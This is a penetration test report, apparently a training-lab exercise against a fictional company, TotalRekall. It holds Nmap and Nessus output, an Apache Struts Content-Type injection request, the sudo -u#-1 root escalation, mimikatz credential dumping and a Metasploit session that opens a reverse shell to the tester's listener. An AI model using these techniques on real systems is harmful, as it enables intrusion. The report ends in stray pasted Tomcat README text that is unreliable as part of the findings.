



**Cybersecurity**

## **Penetration Test Report Template**

**TotalRekall**

**Penetration Test Report**

**CanThought Inc LLC**

## Confidentiality Statement

This document contains confidential and privileged information from TotalRekall. (henceforth known as TotalRekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

# Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	12
MITRE ATT&CK Navigator Map	13

## Contact Information

<b>Company Name</b>	CanThoughtInc LLC
<b>Contact Name</b>	Howard Luis
<b>Contact Title</b>	Penetration Tester
<b>Contact Phone</b>	555.224.2411
<b>Contact Email</b>	H.Luis@canthought.com

## Document History

<b>Version</b>	<b>Date</b>	<b>Author(s)</b>	<b>Comments</b>
001	07/24/2022	Howard Luis	

# Introduction

In accordance with TotalRekall's policies, CanThought Inc. LLC (henceforth known as CTI) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on TotalRekall's network segments by CTI during July of 2022.

For the testing, CTI focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in TotalRekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CTI used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

TotalRekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

# Penetration Testing Methodology

## Reconnaissance

CTI begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

CTI uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide TotalRekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

CTI's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, TotalRekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the TotalRekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is TotalRekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by TotalRekall and are hosted in TotalRekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/24 192.168.13.0/24 34.102.136.180 *totalrekall.xyz	TotalRekall internal domain, range and public website


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within TotalRekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Input validation implemented on the web application**
- **The Linux machines have limited ports open**
- **Machine 192.168.13.11 disabled sudo command on meterpreter sessions, had to cat sudoers file to check privileges**
- **Unable to access 192.168.13.13 after running several exploits on metasploits.**
- **User alice on machine 192.168.13.14 disabled sudo permissions on commands.**



- While googledorking, totalrekall user did not populate. Had to search within github.com to find the totalrekall user.

## Summary of Weaknesses


CTI successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **TotalRekall Web App is vulnerable to XSS on multiple pages, even with input validation**
- **Total Rekall Web App is vulnerable to LFI, even with input validation**
- **Total Rekall Web App is vulnerable to SQL Injection on multiple pages**
- **Total Rekall Web App have credentials that display on the inspect element page**
- **Linux machines in the subnet of 192.168.13.0/24 are vulnerable to Remote Code Execution exploits with metasploit:**
  - 192.168.13.10 payload <multi/http/tomcat\_jsp\_upload\_bypass> port 8080  
Apache Tomcat/Coyote JSP engine 1.1
  - 192.168.13.11 payload <multi/http/apache\_nod\_cgi\_bash\_env\_exec> port 80  
Apache httpd 2.4.7
- **Port 22 open and vulnerable to ssh by attackers**
- **Users have weak passwords**
- **192.168.13.14 CVE-2019-14287 - allows attackers to run the command sudo -u#-1 /bin/bash command to access root**
- **User and hashed credentials for a user are available for OSINT**
- **Multiple ports open on subnet 172.22.117.0/24**
- **FTP port vulnerable to “anonymous ftp” exploit**
- **Machines on the subnet 172.22.117.0/24 vulnerable to exploits using metasploit.**
  - 172.22.117.20 vulnerable to <windows/pop3/seattlelab\_pass> exploit
  - 172.22.117.10 vulnerable to <windows/local/wmi exploit>
- **Hashed User Credentials are vulnerable to mimikatz with lsa\_dump commands.**


## Executive Summary

[Provide a narrative summary of your findings, step by step. Include screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]


Successfully used XSS to have a pop up show on the welcome page after entering a users name.




Successfully used XSS, bypassing input validation on the “Who do you want to be” input page, to have a pop up show up.




Used XSS to show a pop up “Hello, Hacker” on the comments page




Successfully uploaded a script.php file for command line inputs.



Successfully uploaded a script.php file for command line inputs, bypassing input validation.




Successfully used a SQL Injection on the login page to attain flag 7.



Inspecting the login page, I was able to obtain credentials for an Admin user for DougQuaid.

```
<button type="submit" name="form" value="submit" background-color="black">Login</button>
</form>
<br>
<font color="green">Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools<p><a href="networking.php">HERE</a></p> </font>
</div>
```

Able to access the robots.txt file.



Accessed the vendors.txt file to use splunk input to successfully use SQL Injection.

# Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

## DNS Check

Server: 127.0.0.11 Address: 127.0.0.11#53 \*\* server can't find splunk:  
SERVFAIL

Congrats, flag 10 is `ksdnd99dkas`

Congrats, flag 11 is `opshdkasy78s`

## Pentesting TotalRekall Linux Machine

Using OSINT, I was able to find contact information on TotalRekall.xyz using who.is

Registrant Contact Information:	
Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com
Administrative Contact Information:	
Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com
Technical Contact Information:	
Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow@2u.com
Information Updated: 2022-07-20 02:01:55	

Using OSINT, I was able to find an ip address associated on who.is

totalrekall.xyz DNS info

Linux Scavenger Hunt

who.is/dns/totalrekall.xyz

who.is

Search for domains or IP addresses...

Premium Domains

Transfer

Features

Login

Sign Up

totalrekall.xyz is already registered. Interested in buying it? [Make an Offer](#)

.xyz

Taken

.com

\$5403.85

Available

.net

Taken

.org

\$8.99

Available

.co

\$12.99

Available

.io

Taken

.app

\$16.99

Available

.live

Taken

Purchase Selected Domains

cached

totalrekall.xyz

DNS information

Whois

DNS Records

Diagnostics

DNS Records for totalrekall.xyz

Using OSINT, I was able to find certificate info on crt.sh

crt.sh Identity Search

Group by Issuer

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Using Nmap, I was able to find the total number of hosts and ports that are open

```
(root@kali)~# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 22:10 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000000s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.000000s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000000s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000000s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Service Info: Host: 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000000s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Using Nessus, I was able to find a Critical Vulnerability ID 97610

My Basic Network Scan / Plugin #97610

Configure

Audit Trail

Launch

Report

Exp

Vulnerabilities 15

CRITICAL

Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

>

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.  
Alternatively, apply the workaround referenced in the vendor advisory.

See Also

<http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>  
<http://www.nessus.org/u777e9c654>  
<https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1>  
<https://cwiki.apache.org/confluence/display/WW/S2-045>

Output

Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1  
Host: 192.168.13.12:8080  
Accept-Charset: iso-8859-1,utf-8;q=0.9,\*;q=0.1  
Accept-Language: en  
Content-Type: %{#context('com.opensymphony.xwork2.dispatcher.HttpServletResponse').addHeader('X-Tenable','jSSadqD0')}multipart/form-data  
Connection: Close  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)  
Pragma: no-cache  
Accept: image/gif, image/x-bitmap, image/jpeg, image/png, \*/\*

Plugin Details

Severity: Critical

ID: 97610

Version: 1.25

Type: remote

Family: CGI abuses

Published: March 8, 2017

Modified: April 11, 2022

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 10.0

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/H/A/H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/R:L/O/R/C/C

CVSS v3.0 Temporal Score: 9.5

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.7

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/I:C/A/C

CVSS v2.0 Temporal Vector: CVSS2#E:H/R:L/O/R/C/C

Vulnerability Information

CPE: cpe:/a:apache:struts

Exploit Available: true

Exploit Face: Exploits are available

Used a tomcat\_jsp\_upload\_bypass exploit on Metasploit to access the 192.168.13.10 machine.

15



```
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

  Name      Current Setting  Required  Description
  --      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      8080             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The URI path of the Tomcat installation
  VHOST      -                no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      172.19.84.138    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.19.84.138:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.19.84.138:4444 -> 192.168.13.10:36388) at 2022-07-19 22:54:30 -0400

pwd
-

install Apache Tomcat as a service on Windows or as a daemon on *nix
systems.

The Windows-specific implementation of Apache Commons Daemon is called
"procrun". The *nix-specific one is called "jsvc".

For further reading:

- Apache Commons Daemon project
  http://commons.apache.org/daemon/

- Apache Tomcat documentation
  * Installing Apache Tomcat
  http://tomcat.apache.org/tomcat-8.5-doc/setup.html
  * Windows service HOW-TO
  http://tomcat.apache.org/tomcat-8.5-doc/windows-service-howto.html

The binary files of Apache Commons Daemon in Apache Tomcat distributions
for Windows are named:

- "tomcat8.exe"
- "tomcat8w.exe"

